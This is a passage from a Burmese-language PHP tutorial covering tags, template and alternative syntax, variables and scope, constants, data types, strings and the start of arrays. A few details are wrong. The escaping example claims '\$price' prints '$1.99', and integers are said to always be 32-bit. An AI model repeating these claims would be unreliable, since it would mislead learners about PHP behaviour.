နမူနာမှာ \$num1 လို့ခေါ်တဲ့ Variable တစ်ခုနဲ့ \$num2 လို့ခေါ်တဲ့ Variable တစ်ခုတို့ကို ကြေညာလိုက်တာပါ။ တစ်လက်စတည်း Variable အကြောင်းကိုပါ တွဲကြည့်ကြပါမယ်။ PHP မှာ Variable ကြေညာဖို့ var တို့ let တို့လို Keyword တွေ သုံးစရာမလိုပါဘူး။ ဒါပေမယ့် ခြွင်းချက်အနေနဲ့ PHP Variable မှန်သမျှ \$ သင်္ကေတနဲ့ စပေးရပါတယ်။ မဖြစ်မနေ စပေးရမှာပါ။ နမူနာအရ Variable နှစ်ခုကြေညာပြီး ပေါင်းခြင်းရလဒ်ကို ဖော်ပြခိုင်းလိုက်တာပါ။

ကုန်တွေကို တစ်နေရာထဲမှာ စုရေးတာမျိုး မဟုတ်ဘဲ လိုအပ်ရင် နှစ်နေရာ သုံးနေရာလည်း ခွဲရေးလို့ ရပါသေးတယ်။ ဒီလိုပါ။

PHP

```
<h1>Home Page</h1>
<?php
    $num1 = 3;
    $num2 = 5;
?>
<p>
    Total: <?php echo $num1 + $num2 ?>
</p>
```

ဒီတစ်ခါ Variable ကြေညာတဲ့ကုန်တွေကို သပ်သပ်ရေးပြီး၊ ပေါင်းခြင်းရလဒ် ဖော်ပြစေတဲ့ကုန်ကို သပ်သပ်ရေးထားပါတယ်။ ရလဒ်က အတူတူပဲ ဖြစ်မှာပါ။ PHP မှာ ရလဒ်တွေကို ဖော်ပြစေဖို့ သုံးရတဲ့ အတိုကောက်ရေးနည်းတစ်ခု ရှိပါသေးတယ်။ ဒီလိုပါ။

PHP

```
<h1>Home Page</h1>
<?php
    $num1 = 3;
    $num2 = 5;
?>
<p>
    Total: <?= $num1 + $num2 ?>
</p>
```

<?= အဖွင့်နဲ့ ?> အပိတ်ကို သုံးလိုက်တာပါ။ Output Tag လို့ ခေါ်နိုင်ပါတယ်။ ဒီ Output Tag ကိုသုံးရင် echo Keyword ထည့်စရာ မလိုတော့ပါဘူး။ ရလဒ်ကို တစ်ခါထဲ ဖော်ပြပေးလိုက်မှာ မို့လို့ပါ။ PHP မှာ

ရိုးရိုးအတိုကောက် Short Opening Tag ဆိုတာ ရှိပါသေးတယ်။ <? အဖွင့်နဲ့ ?> အပိတ်ကို သုံးရတာပါ။ ဒါပေမယ့် မသုံးသင့်တဲ့ရေးထုံးအဖြစ် သတ်မှတ်ထားကြလို့ သူ့အကြောင်းကို အကျယ်မချဲ့တော့ ပါဘူး။ ရေးနည်း ရှိမှန်းသိအောင်သာ ထည့်ပြောလိုက်တာပါ။ နောက်တစ်နည်းအနေနဲ့ PHP နဲ့ HTML ကို ခွဲ ပြီးရေးလို့လည်း ရပါသေးတယ်။ ဒီကုဒ်ကိုလေ့လာကြည့်ပါ။

PHP

```
<h1>Home Page</h1>
<?php $hour = date('h') ?>
<p>
    <?php
        if($hour < 6 || $hour > 18) {
            echo "<b>Night Time</b>";
        } else {
            echo "<i>Day Time</i>";
        }
    ?>
</p>
```

နမူနာအရ PHP date() Function ရဲ့အကူအညီနဲ့ လက်ရှိအချိန်နာရီကို ယူထားပါတယ်။ မနက် (၆) နာရီထက် ငယ်မယ် (သို့မဟုတ်) ညနေ (၆) နာရီထက် ကြီးမယ်ဆိုရင် Night Time ဆိုတဲ့ ရလဒ်ကို ဖော်ပြစေပြီး၊ မဟုတ်ရင်တော့ <i>Day Time</i> ကိုဖော်ပြစေတာပါ။ ဒီလိုမျိုး PHP Output ထဲမှာ HTML Element တွေကို လိုအပ်ရင် ထည့်သုံးကြပါတယ်။ စမ်းကြည့်တဲ့အချိန်ပေါ်မူတည်ပြီး ရလဒ်က ဒီနှစ်မျိုးထဲက တစ်မျိုးဖြစ်မှာပါ။

Output

```
<h1>Home Page</h1>
<p>
    <b>Night Time</b>
</p>
```

Output

```
<h1>Home Page</h1>
<p>
    <i>Day Time</i>
</p>
```


အဲဒီကုဒ်ကိုပဲ နောက်တစ်မျိုး ရေးလို့ရပါသေးတယ်။

PHP

```
<h1>Home Page</h1>
<?php $hour = date('h') ?>
<p>
    <?php if($hour < 6 || $hour > 18) { ?>
        <b>Night Time</b>
    <?php } else { ?>
        <i>Day Time</i>
    <?php } ?>
</p>
```

နမူနာမှာ if Statement ရဲ့ Condition မှန်မှ ဖော်ပြစေလိုတဲ့ HTML ကုဒ်တွေကို if Statement ရဲ့ အဖွင့်နဲ့အပိတ်ကြားထဲမှာ ရှိရှိ HTML အနေနဲ့ပဲ သီးခြားရေးထားတာကို တွေ့ရနိုင်ပါတယ်။ ဒါကြောင့် ဒီ HTML တွေဟာ if Condition မှန်တော့မှသာ အလုပ်လုပ်မယ့် HTML ကုဒ်တွေဖြစ်သွားပါတယ်။ else Statement အတွက်လည်း အလားတူပဲ ရေးထားတာကို တွေ့ရမှာပါ။ ရလဒ်က စောစောကရေးခဲ့တဲ့ ကုဒ်နဲ့ တူညီတဲ့ ရလဒ်ကိုပဲ ရမှာပါ။ ဒါပေမယ့် ဒီရေးနည်းရဲ့ အားသာချက်ကတော့ စောစောကလို HTML တွေကို PHP ထဲမှာ ရေးရောစရာ မလိုတော့ဘဲ သီးခြား HTML အနေနဲ့ပဲ ရေးလို့ရသွားတဲ့အတွက် ရေးသားရတာပိုမို အဆင်ပြေခြင်းပဲ ဖြစ်ပါတယ်။

ဒီရေးနည်းကိုတော့ Template ရေးထုံးလို့ ခေါ်ပါတယ်။ အလွန်အသုံးဝင်ပါတယ်။

တစ်ကယ်တော့ ဒီလို Template ရေးထုံးကို အသုံးပြုနိုင်ဖို့အတွက် တစ်ခြား Language တွေမှာဆိုရင် သီးခြား Template Library ရဲ့အကူအညီနဲ့မှ ရေးလို့ရမှာပါ။ PHP မှာလည်း Smarty, Twig, Blade စတဲ့ အမည်တွေနဲ့ Template Library တွေ ရှိနေပေမယ့် အဲဒီ Template Library တွေ တစ်ခုမှမသုံးဘဲ Language သက်သက်နဲ့လည်း အခုလို Template ပုံစံ ရေးလို့ရနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ Template ရေးထုံး ပိုမိုကျစ်လစ် သပ်ရပ်စေဖို့အတွက် စောစောက ကုဒ်ကို အခုလိုလည်း ပြင်ရေးလို့ ရပါသေးတယ်။

PHP

```

<h1>Home Page</h1>
<?php $hour = date('h') ?>
<p>
    <?php if($hour < 6 || $hour > 18) : ?>
        <b>Night Time</b>
    <?php else : ?>
        <i>Day Time</i>
    <?php endif ?>
</p>

```

ဒီရေးနည်းကိုတော့ Alternative Syntax လို့ခေါ်ပါတယ်။ တွန့်ကွင်းအဖွင့်အပိတ်တွေ မပါတော့တာပါ။ တွန့်ကွင်းအဖွင့်အစား Full Colon သင်္ကေတလေးကို သုံးလိုက်ပြီး နောက်ဆုံး တွန့်ကွင်းအပိတ်နေရာမှာ endif နဲ့ ပိတ်ပေးလိုက်တာပါ။ တွန့်ကွင်းအဖွင့်အပိတ်တွေက ရိုးရိုး PHP ကုဒ်ထဲမှာ အဆင်ပြေပေမယ့် အခုလို HTML နဲ့ ရောရေးတဲ့အခါ ရေးရတာရော ဖတ်ရတာပါ ခက်စေပါတယ်။ ဒါကြောင့် အခုလို Alternative Syntax နဲ့ ရေးလိုက်တဲ့အတွက် ရေးရတာ ပိုအဆင်ပြေသွားသလို၊ ဖတ်ရတာလည်း ပိုရှင်းသွားမှာ ဖြစ်ပါတယ်။ ဒီရေးနည်းကို while, for နဲ့ switch Statement တွေမှာလည်း အသုံးပြုနိုင်ပါတယ်။ Array တွေကို Loop ပါတ်ဖို့ သုံးရတဲ့ foreach Statement မှာလည်း အသုံးပြုနိုင်ပါတယ်။ ရေးနည်းကိုတော့ သူနေရာနဲ့သူ ရောက်လာတဲ့အခါ ဆက်ကြည့်ကြပါမယ်။

ဒီလို HTML တွေနဲ့ ရောမရေးဘဲ PHP ကုဒ်ချည်းပဲ သီးသန့်ရေးလို့လည်း ရပါတယ်။ ရေးလည်း ရေးရပါတယ်။ ဒီလိုရေးတဲ့အခါ သတိပြုစရာလေးတစ်ခုရှိပါတယ်။ PHP ကုဒ်တွေကို <?php အဖွင့် ?> အပိတ်နဲ့ ရေးရတယ်ဆိုပေမယ့် HTML Element တွေ လုံးဝမပါဘဲ PHP ချည်းသက်သက် ရေးတဲ့အခါ အပိတ်ကို မထည့်ဘဲ ရေးလို့ရပါတယ်။ မထည့်ဘဲ ရေးကြပါတယ်။ အဖွင့်ကတော့ မထည့်လို့ မရပါဘူး။ ဒီအဖွင့်မပါရင် PHP ကုဒ်အနေနဲ့ အလုပ်လုပ်မှာ မဟုတ်လို့ မဖြစ်မနေ ထည့်ပေးရပါတယ်။ ဥပမာ - ဒီနှစ်ခုဟာ ရလဒ်အတူတူပါပဲ။

PHP

```
<?php
$num1 = 3;
$num2 = 5;
echo $num1 + $num2;
?>
```

PHP

```
<?php
$num1 = 3;
$num2 = 5;
echo $num1 + $num2;
```

အပေါ်က နမူနာမှာ အပိတ်ပါပြီး၊ အောက်ကနမူနာမှာ အပိတ်မထည့်တော့တာပါ။ ဘာကြောင့် အပိတ်ကို မထည့်ဘဲ ရေးကြသလဲဆိုတော့၊ ဒီလို PHP ချည်းပဲ သီးသန့်ရေးထားတဲ့ကုဒ်တွေဟာ Module တစ်ခုကဲ့သို့ တစ်ခြားနေရာကနေ ချိတ်ဆက်ခေါ်ယူပြီး အသုံးပြုကြမယ့် ကုဒ်တွေများပါတယ်။ အပိတ်ထည့်ထားမိရင်၊ အပိတ်ရဲ့အောက်မှာ ဆက်ရှိနေတဲ့ လိုင်းအပိုအလွတ်တွေဟာ ခေါ်ယူတဲ့နေရာထိ ပါသွားပြီး ဒုက္ခပေးတတ်ပါတယ်။ ?> အပိတ်ရဲ့ အပြင်မှာ ဆက်ရှိနေတဲ့ လိုင်းအပိုတွေက PHP နဲ့ မဆိုင်လို့ PHP က ထည့်အလုပ် မလုပ်တဲ့အတွက်ကြောင့်ပါ။ အပိတ်မထည့်တဲ့အခါ အောက်မှာ ဘယ်လောက်ပဲ လိုင်းအပိုတွေ ထပ်ရှိနေပါစေ၊ ဒီလိုင်းအပိုတွေကို PHP က ဖယ်ထုတ်ပြီး အလုပ်လုပ်ပေးလိုက်မှာဖြစ်လို့ ပိုပြီးတော့ အဆင်ပြေပါတယ်။ ဒါကြောင့် PHP ချည်းသက်သက်ရေးတဲ့အခါ ဟိုးအပေါ်မှာ အဖွင့်ကို ထည့်ပေးမယ့် အောက်ဘက်မှာ အပိတ်ကို မထည့်တော့ဘဲ ရေးကြလေ့ရှိတယ်ဆိုတာကို သတိပြုကြရမှာပဲ ဖြစ်ပါတယ်။

Variables

PHP မှာ Variable တွေကို var တို့ let တို့လို Keyword တွေနဲ့ ကြေညာစရာမလိုဘူး။ ဒါပေမယ့် Variable အားလုံးဟာ \$ သင်္ကေတနဲ့ စ ရတယ်လို့ အထက်မှာ ပြောခဲ့ပါတယ်။ PHP ဟာ JavaScript လိုပဲ Loosely Typed Language ဖြစ်တဲ့အတွက် Type Juggling သဘောသဘာဝ ရှိပါတယ်။ Variable တွေရဲ့ Data Type ဟာ ထည့်သွင်းလိုက်တဲ့ တန်ဖိုးပေါ်မူတည်ပြီး အလိုအလျှောက် ပြောင်းလဲနိုင်ပါတယ်။

JavaScript မှာ `typeof` Keyword နဲ့ Variable တွေရဲ့ Data Type ကို လေ့လာလိုရသလိုပဲ PHP မှာလည်း `var_dump()` Function နဲ့ လေ့လာနိုင်ပါတယ်။ `var_dump()` က Variable ရဲ့ Data Type ကို ဖော်ပြယုံသာမက အထဲမှာရှိနေတဲ့ တန်ဖိုးကိုပါ ဖော်ပြပေးလိုက်မှာပါ။ ဒီလိုစမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php
$var;
var_dump($var);      // Warning: Undefined Variable // NULL

$var = 123;
var_dump($var);      // int(123)

$var = "abc";
var_dump($var);      // String(3) "abc"
```

PHP မှာ Variable တွေကို ကြိုကြေညာစရာမလိုဘဲ တန်ဖိုးထည့်သွင်းလိုက်မှ အလိုအလျောက် ကြေညာ အလုပ်လုပ်ပေးသွားတာပါ။ ဒါကြောင့် ပေးထားတဲ့နမူနာမှာ `$var` အမည်နဲ့ Variable တစ်ခုသတ်မှတ် လိုက်ပေမယ့် `var_dump()` နဲ့ ထုတ်ကြည့်လိုက်တဲ့အခါ Undefined Variable ဆိုတဲ့ Warning ကို တွေ့ မြင်ရမှာ ဖြစ်ပါတယ်။ ထုတ်ပေးစရာတန်ဖိုး မရှိလို့ NULL ကိုလည်း ထုတ်ပေးလိုက်မှာ ဖြစ်ပါတယ်။

နောက်တစ်ဆင့်မှာတော့ `$var = 123` လို့ပြောလိုက်တဲ့အတွက် `$var` ဟာ အလိုအလျောက် Integer Variable တစ်ခုဖြစ်သွားပါတယ်။ `$var = "abc"` လို့ ပြောလိုက်တဲ့အချိန်မှာတော့ Type အလိုအ လျောက် ပြောင်းသွားပြီး String ဖြစ်သွားပါတော့တယ်။

PHP Variable တွေဟာ Context Scope သဘောသဘာဝ ရှိပါတယ်။ ဆိုလိုတာက၊ ကြေညာထားတဲ့ နေရာနဲ့ပဲ သက်ဆိုင်တယ်ဆိုတဲ့သဘောပါ။ Global Variable ကို Global Scope မှာပဲ သုံးလို့ရပါတယ်။ Function ကနေ သုံးလို့မရပါဘူး။ ဥပမာ ဒီလိုပါ -

PHP

```
$name = "Bob";

function hello() {
    echo $name;
}

hello();           // Warning: Undefined variable $name
```

`$name` Variable ကို ပြင်ပမှာ ကြေညာထားလို့ Global Variable ဖြစ်နေပါတယ်။ JavaScript လို Language မျိုးမှာ Global Variable ကို Function ကနေ ယူသုံးခွင့်ရှိပေမယ့် PHP မှာ Global Variable ကို Global ကုဒ်တွေကပဲ ယူသုံးခွင့်ရှိပါတယ်။ Function က တိုက်ရိုက်ယူသုံးခွင့်မရှိလို့ Warning တက်တာ ကို တွေ့ရမှာ ဖြစ်ပါတယ်။ သုံးချင်တယ်ဆိုရင် ရတော့ရပါတယ်။ သုံးချင်တဲ့အကြောင်း ကြိုပြောပေးရပါတယ်။ ဒီလိုပါ -

PHP

```
$name = "Bob";

function hello() {
    global $name;
    echo $name;
}

hello();           // Bob
```

ဒီတစ်ခါတော့ အဆင်ပြေသွားပါတယ်။ `global` Keyword ကိုသုံးပြီး Global Variable ကို Function ထဲ မှာ အသုံးပြုမယ့်အကြောင်း ကြိုပြောပြီးတော့မှ သုံးလိုက်တဲ့အတွက်ကြောင့်ပါ။ Function အတွင်းမှာ ကြေညာထားတဲ့ Variable တွေကတော့ Function Scope ဖြစ်လို့ Function အတွင်းမှာ နှစ်သက်သလို အသုံးပြုနိုင်ပါတယ်။ Block Scope သဘောသဘာဝမျိုး မရှိပါဘူး။ ဒီလိုပါ -

PHP

```
function hello() {
    if(true) {
        $name = "Alice";
    }

    echo $name;
}

hello();           // Alice
```

နမူနာမှာ \$name Variable ကို if Block အတွင်းမှာ ကြေညာထားပေမယ့် ပြင်ပကနေလည်း ယူသုံးလို့ ရတာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။ Variable တွေရှိမရှိ စစ်ချင်ရင် isset() ကိုအသုံးပြုပြီး စစ်နိုင်ပါတယ်။ ရှိရင် true အနေနဲ့ 1 ကိုပြန်ပေးပြီး မရှိရင်တော့ false အနေနဲ့ Empty ကို ပြန်ပေးပါတယ်။

PHP

```
<?php

echo isset($name);    // Empty

$name = "Bob";

echo isset($name);    // 1
```

နမူနာအရ \$name Variable မရှိခင်မှာ စစ်ကြည့်လိုက်တဲ့အခါ false ဖြစ်နေပြီး \$name Variable ရှိပြီး နောက်မှ စစ်ကြည့်တဲ့အခါ true ဖြစ်နေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ PHP မှာ Constant တွေလည်း ကြေညာအသုံးပြုလို့ ရပါတယ်။ ထူးခြားချက်အနေနဲ့ Constant တွေကို define() Function သုံးပြီး ကြေညာပေးရပါတယ်။ ပြီးတော့ ရိုးရိုး Variable လို \$ သင်္ကေတလည်း ပါစရာ မလိုအပ်ပါဘူး။ ဒီလိုပါ -

PHP

```
<?php

define("MIN", 1);
define("MAX", 10);

echo MAX;           // 10
MAX = 20;           // Syntax Error: unexpected =
```

`define()` Function ရဲ့ ပထမ Argument မှာ Constant ရဲ့အမည်ကိုပေးရပြီး ဒုတိယ Argument မှာ တန်ဖိုးကိုပေးရတာပါ။ Constant အမည်အနေနဲ့ စာလုံးအကြီးအသေး၊ ကြိုက်တာပေးလို့ ရပေမယ့် အကြီးတွေချည်းပဲ ပေးကြတာ ထုံးစံပါ။ ကြေညာသတ်မှတ်ထားတဲ့ Constant တွေကို လိုအပ်တဲ့နေရာမှာ ရိုးရိုး Variable သုံးသလိုပဲ ပြန်လည်အသုံးပြုနိုင်ပါတယ်။ Constant ဖြစ်တဲ့အတွက် တန်ဖိုးအသစ်တော့ ပြောင်းလဲ သတ်မှတ်လို့ရမှာ မဟုတ်ပါဘူး။ Assignment Operator ဖြစ်တဲ့ `=` ကိုတောင် Constant နဲ့အတူ တွဲပြီး အသုံးပြုခွင့် ပေးမှာမဟုတ်ပါဘူး။ ဒါကြောင့် အပေါ်က ကုဒ်က Run လိုက်ရင် Syntax Error ဖြစ်ပါလိမ့်မယ်။ စမ်းကြည့်လို့ရမှာ မဟုတ်ပါဘူး။ မှားနေတဲ့ `MAX = 3` ဆိုတဲ့ လိုင်းကို ဖယ်လိုက်မှသာ စမ်းလို့ရမှာပါ။

Constant ရဲ့ ထူးခြားချက်ကတော့ ဘယ်နေရာမှာပဲ ကြေညာသည်ဖြစ်စေ Global Constant ဖြစ်သွားခြင်း ဖြစ်ပါတယ်။ ပြီးတော့ ရိုးရိုး Variable လို Global Constant ကို Function ထဲမှာ ကြိုပြောပြီးမှ သုံးစရာ မလိုအပ်ပါဘူး။ Constant တွေကို ကြေညာပြီးပြီဆိုရင် ကြိုက်တဲ့နေရာမှ ချသုံးလို့ ရနိုင်ပါတယ်။

Data Types

PHP မှာ Scalar Type လို့ခေါ်တဲ့ အခြေခံအကျဆုံး Data Type (၄) မျိုး ရှိပါတယ်။ Boolean, Integer, Float နဲ့ String တို့ ဖြစ်ပါတယ်။ Boolean ကတော့ `true` နဲ့ `false` တန်ဖိုးနှစ်မျိုးသာ လက်ခံနိုင်တဲ့ Data Type ဖြစ်ပါတယ်။ Integer ဟာ 32-bit Integer ဖြစ်ပြီးတော့၊ Float က 64-bit Float ဖြစ်ပါတယ်။ PHP မှာ Unsigned Integer သဘောသဘာဝမရှိပါဘူး။ String အကြောင်းကိုတော့ ခဏနေမှဆက်ပြောပါမယ်။

PHP မှာ Compound Type လို့ခေါ်တဲ့ တန်ဖိုးတွေ အတွဲလိုက်သိမ်းနိုင်တဲ့ Data Type လည်း (၄) မျိုး ရှိပါတယ်။ အဲဒီထဲက Array နဲ့ Object ကို ရွေးချယ်လေ့လာသွားကြမှာပါ။ NULL နဲ့ `resource` ဆိုတဲ့ Special Data Type (၂) မျိုးလည်းရှိပါသေးတယ်။ တန်ဖိုးမရှိရင် NULL ဖြစ်ပြီး `resource` ဆိုတာကတော့ ဒီလိုပါ။ ပုံမှန်အားဖြင့် Variable ဆိုတာ ကွန်ပျူတာ Memory ပေါ်မှာ နေရာတစ်ခု ယူပြီး တန်ဖိုးတွေ သိမ်းလိုက်တာပါ။ Variable Name ဆိုတာ အဲဒီလို သိမ်းထားတဲ့ တည်နေရာရဲ့အညွှန်း ဖြစ်ပါတယ်။ PHP မှာ တန်ဖိုးတွေကို Memory ပေါ်မှာ နေရာယူမသိမ်းဘဲ Hard Drive ပေါ်မှာ ဖိုင်အနေနဲ့ဖြစ်ဖြစ်၊ တစ်ခြားတစ်နေရာရာမှာပဲ ဖြစ်ဖြစ် သိမ်းထားပြီးတော့ အဲဒီလိုသိမ်းထားတဲ့နေရာကို ညွှန်းပေးနိုင်တဲ့ သဘောသဘာဝ ရှိပါတယ်။ အဲဒီလို ညွှန်းထားတဲ့ အညွှန်းတန်ဖိုးအတွက် Integer တွေ String တွေ မသုံးပါဘူး။ `resource` လို့ခေါ်တဲ့ သီးခြား Special Data Type တစ်မျိုးကို သုံးလိုက်တာပါ။

အခန်း (၄) - Strings & Arrays

String တန်ဖိုးတွေ ကြေညာသတ်မှတ်ဖို့အတွက် Single Quote, Double Quote နှစ်မျိုးလုံးကို သုံးနိုင်ပါတယ်။ အရေးကြီးတဲ့ ကွဲလွဲမှုလေး တစ်ခုတော့ ရှိပါတယ်။ Double Quote String တွေဟာ Template String ကဲ့သို့ အလုပ်လုပ်ပါတယ်။ String အတွင်းမှာ Variable တွေ ထည့်ရေးရင် သက်ဆိုင်ရာတန်ဖိုးကို အသုံးပြု အလုပ်လုပ်ပေးနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

$name = "Alice";
$role = "Web Developer";
$company = "Acme Inc";

echo "$name is a $role at $company.";

// Alice is a Web Developer at Acme Inc.
```

မူလကထဲက Variable တွေကို \$ သင်္ကေတနဲ့ စပေးရတဲ့အတွက် String အတွင်းမှာ Variable တွေ ပါလာရင် PHP က သိရှိပြီး အလုပ်လုပ်ပေးနိုင်တာပါ။ ထူးခြားတဲ့ ရေးထုံးသစ်တွေ ဒီအတွက် တီထွင်ထည့်သွင်းပေးစရာ မလိုတော့ပါဘူး။ အတော်လေး အဆင်ပြေအသုံးဝင်တဲ့ လုပ်ဆောင်ချက် ဖြစ်ပါတယ်။

တစ်ချို့ Escape လုပ်ဖို့လိုတဲ့ Character တွေကို \ သင်္ကေတနဲ့ Escape လုပ်နိုင်ပါတယ်။ ဥပမာ -

PHP

```
<?php

$fruit = "Apple";
$price = 1.99;

echo "Buy some $fruit for \$price each.";

// Buy some Apple for $1.99 each.
```

\$ သင်္ကေတဟာ Escape လုပ်ဖို့လိုတဲ့ သင်္ကေတဖြစ်ပါတယ်။ ဒီတော့မှ Variable နဲ့မမှားမှာပါ။ \\$ လို့ရေး ပေးလိုက်တဲ့အတွက် ဒီသင်္ကေတကို ထည့်သွင်းအလုပ်မလုပ်တော့ဘဲ သင်္ကေတအတိုင်းပဲ ရိုက်ထုတ်ဖော်ပြ ပေးလိုက်တာပါ။ Double Quote တွေ Single Quote တွေကို Escape လုပ်ဖို့လိုအပ်ရင်လည်း ဒီနည်း အတိုင်းပဲ ရေးနိုင်ပါတယ်။

PHP

```
<?php

echo "This tree is 10' 8\" long.";

// This tree is 10' 8" long.
```

8" ရဲ့ Double Quote သင်္ကေတကို စာကြောင်းအဖွင့်အပိတ် Double Quote နဲ့မှားမှားစိုးလို့ Escape လုပ် ပေးလိုက်တာပါ။ ရှေ့က Single Quote ကတော့ မှားစရာမရှိလို့ Escape မလုပ်တော့ပါဘူး။ လိုအပ်ရင် လုပ်လို့ရပါတယ်။ Backslash တွေကိုလည်း Escape လုပ်ပေးဖို့ လိုအပ်ပါတယ်။

PHP

```
<?php

echo "C:\\xampp\\htdocs";

// C:\xampp\htdocs
```

Single Quote နဲ့ ရေးထားတဲ့ String တွေမှာတော့ Variable တွေပါလို့မရပါဘူး။ ဒါထူးခြားချက်ပါ။ Single Quote String တွေဟာ အရှိအတိုင်းပဲ သတ်မှတ်ဖော်ပြသွားမှာပါ။ ဒီလိုပါ -

PHP

```
<?php

$name = 'Bob';

echo 'Hello $name, welcome.';

// Hello $name, welcome.
```

`$name` Variable ကို အလုပ်မလုပ်ဘဲ ရေးထားတဲ့အတိုင်း ဖော်ပြသွားတာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။ ဒါကို သတိထားဖို့လိုပါတယ်။ မှားတတ်ပါတယ်။ သင်တန်းမှာ ကြုံနေကြပါ။ String တွေ မမှန်ဘူးဆရာလို့ ပြောလာတိုင်း သွားကြည့်စရာမလိုပါဘူး။ Double Quote String သုံးပါလို့ လက်တမ်းဖြေရှင်းပေးလိုက်ရတာ ခဏခဏပါပဲ။ Double Quote String မှသာ အထဲက Variable တန်ဖိုးတွေကို အသုံးပြု အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။

String တစ်ခုမှာ စာလုံးဘယ်နှစ်လုံးပါလဲဆိုတာ သိချင်ရင် `strlen()` Function ကို သုံးနိုင်ပါတယ်။

PHP

```
<?php

echo strlen("Hello World");      // 11
echo strlen("ကခဂ");              // 9
```

မြန်မာစာအတွက် ရလဒ်မမှန်တာကို သတိပြုပါ။ ဒီနေရာမှာ မမှန်ကြောင်းကိုပဲ ပြောနိုင်ပါဦးမယ်။ ဘာကြောင့်လဲဆိုတာနဲ့ ဖြေရှင်းနည်းကိုတော့ ထည့်ပြောနိုင်ဦးမှာ မဟုတ်ပါဘူး။ စာကြောင်းတစ်ကြောင်းကနေ လိုချင်တဲ့အပိုင်း ဖြတ်ယူချင်ရင် `substr()` Function ကို သုံးနိုင်ပါတယ်။

PHP

```
<?php

$str = "A quick brown fox.";

echo substr($str, 0, 7);          // A quick
```

0 က စမှတ်ဖြစ်ပြီး 7 က စာလုံးအရေအတွက် ဖြစ်ပါတယ်။ နှစ်သက်ရာတန်ဖိုးကို အစားထိုး အသုံးပြုနိုင်ပါတယ်။ စာကြောင်းထဲမှာ Search & Replace လုပ်ချင်ရင် `str_replace()` ကို သုံးနိုင်ပါတယ်။

```
<?php
$str = "Come here, quick, quick.";
echo str_replace("quick", "hurry", $str);
// Come here, hurry, hurry.
```

ရှာချင်တဲ့စာလုံး၊ အစားထိုးချင်တဲ့စာလုံး၊ မူရင်း String အစီအစဉ်အတိုင်း ပေးရပါတယ်။ စောစောက `substr()` Function မှာ မူရင်း String ကရှေ့ကလာပြီး၊ အခု `str_replace()` Function မှာ မူရင်း String က နောက်ကလာပါတယ်။ ပြီးတော့ `str_replace()` ကို Underscore နဲ့ရေးပြီး `substr()` ကိုကျတော့ `sub_str()` လို့ Underscore နဲ့မရေးပါဘူး။

ဒီကိစ္စဟာ PHP ကို အခုတစ်မျိုး တော်ကြာတစ်မျိုး၊ စနစ်တစ်ကျမရှိဘူးရယ်လို့ လူတွေ ဝေဖန်ကဲ့ရဲ့ကြတဲ့ အကြောင်းရင်းတွေထဲက တစ်ခုဖြစ်ပါတယ်။ မှန်ပါတယ်။ PHP ဟာ အရင်က အဲဒီလို ကမောက်ကမ သဘာဝတွေ Language ထဲမှာ ပါနေလို့ လူပြောများခဲ့ပါတယ်။ ဒါပေမယ့် PHP 5.4 လောက်ကနေ စပြီး နောက်ပိုင်းမှာတော့ (မူလရှိပြီးသားကမောက်ကမတွေ ကျန်နေပေမယ့်) ပြင်ဆင်ဖြည့်စွက် အဆင့်မြှင့်တင်မှုတွေ ဆက်တိုက်လုပ်လာခဲ့လို့ အခုဆိုရင် အများကြီး တိုးတက်ပြောင်းလဲနေပါပြီ။ ရေးသားရတာ အဆင်ပြေပြီး စနစ်ကျတဲ့ Language တစ်ခု ဖြစ်နေပါပြီ။

နောက်ထပ် Standard String Function တွေ အများကြီးကျန်သေးပေမယ့် အခုတစ်ခါထဲ အကုန်မှတ်ဖို့ မလိုအပ်ပါဘူး။ တစ်ကယ်လိုအပ်လာတော့မှ ကြည့်ရှုလေ့လာပြီး အသုံးပြုသွားလို့ ရနိုင်ပါတယ်။

- <https://www.php.net/manual/en/ref.strings.php>

Array

PHP မှာ Array တစ်မျိုးထဲသာ ရှိပါတယ်။ ဒါပေမယ့် အသုံးပြုပုံပေါ်မူတည်ပြီး နှစ်မျိုးခွဲ ပြောချင်ပါတယ်။ ပထမတစ်မျိုးက Numeric Array ဖြစ်ပြီး Array Index ကို နံပါတ်စဉ်အတိုင်း သတ်မှတ်အသုံးပြုတဲ့ Array ပါ။ ကြေညာသတ်မှတ်နည်း (၂) နည်းရှိပါတယ်။

PHP

```
<?php

$users = array("Alice", "Bob");

$fruits = ["Apple", "Orange"];

echo $users;

// Warning: Array to string conversion
// Array

print_r($fruits);

// Array ( [0] => Apple [1] => Orange )

var_dump($fruits);

array(2) { [0]=> string(5) "Apple" [1]=> string(6) "Orange" }
```

ပထမဆုံး တစ်ကြောင်းမှာ `array()` ကိုသုံးပြီး တန်ဖိုးနှစ်ခုပါဝင်တဲ့ `$users` Array တစ်ခု ဖန်တီးထားပါတယ်။ ဒုတိယတစ်ကြောင်းမှာတော့ လေးထောင့်ကွင်း အဖွင့်အပိတ်ကိုသုံးပြီး `$fruits` Array တစ်ခု ဖန်တီးထားပါတယ်။ နှစ်သက်ရာနည်းကို အသုံးပြုနိုင်ပေမယ့် လေးထောင့်ကွင်း အဖွင့်အပိတ်ကို သုံးရတဲ့ ရေးနည်းကိုသာ အခုနောက်ပိုင်း အသုံးများကြပါတယ်။ ဒီရေးနည်းက PHP 5.4 ကျတော့မှ စပါလာတဲ့ ရေးနည်းမို့လို့၊ ဟိုးအရင်တုန်းက PHP ပရောဂျက်အဟောင်းတွေမှာ ဆိုရင်တော့ `array()` ရေးထုံးကို ခုထိ သုံးထားကြသေးတာကို တွေ့ရနိုင်ပါသေးတယ်။ php.net မှာရှိတဲ့ Official PHP Manual မှာ ကြည့်လိုက်ရင်လည်း နမူနာတွေမှာ `array()` ကို ပိုပြီးတော့ အသုံးများတာကို တွေ့ရနိုင်ပါတယ်။ ဟိုးအရင်ကတည်း ရှိနေတဲ့ လမ်းညွှန်မို့လို့ ရေးနည်းဟောင်းတွေ ကျန်နေတာပါ။

ဆက်လက်ပြီး၊ ထူးခြားချက်အနေနဲ့ `echo` ကို သုံးပြီး Array တွေကို ဖော်ပြခိုင်းလို့ မရတာကို သတိပြုပါ။ `echo` က String တန်ဖိုးတွေကိုသာ ဖော်ပြနိုင်တာပါ။ တစ်ခြား Integer တို့ Float တို့က ပြဿနာမရှိပါ။

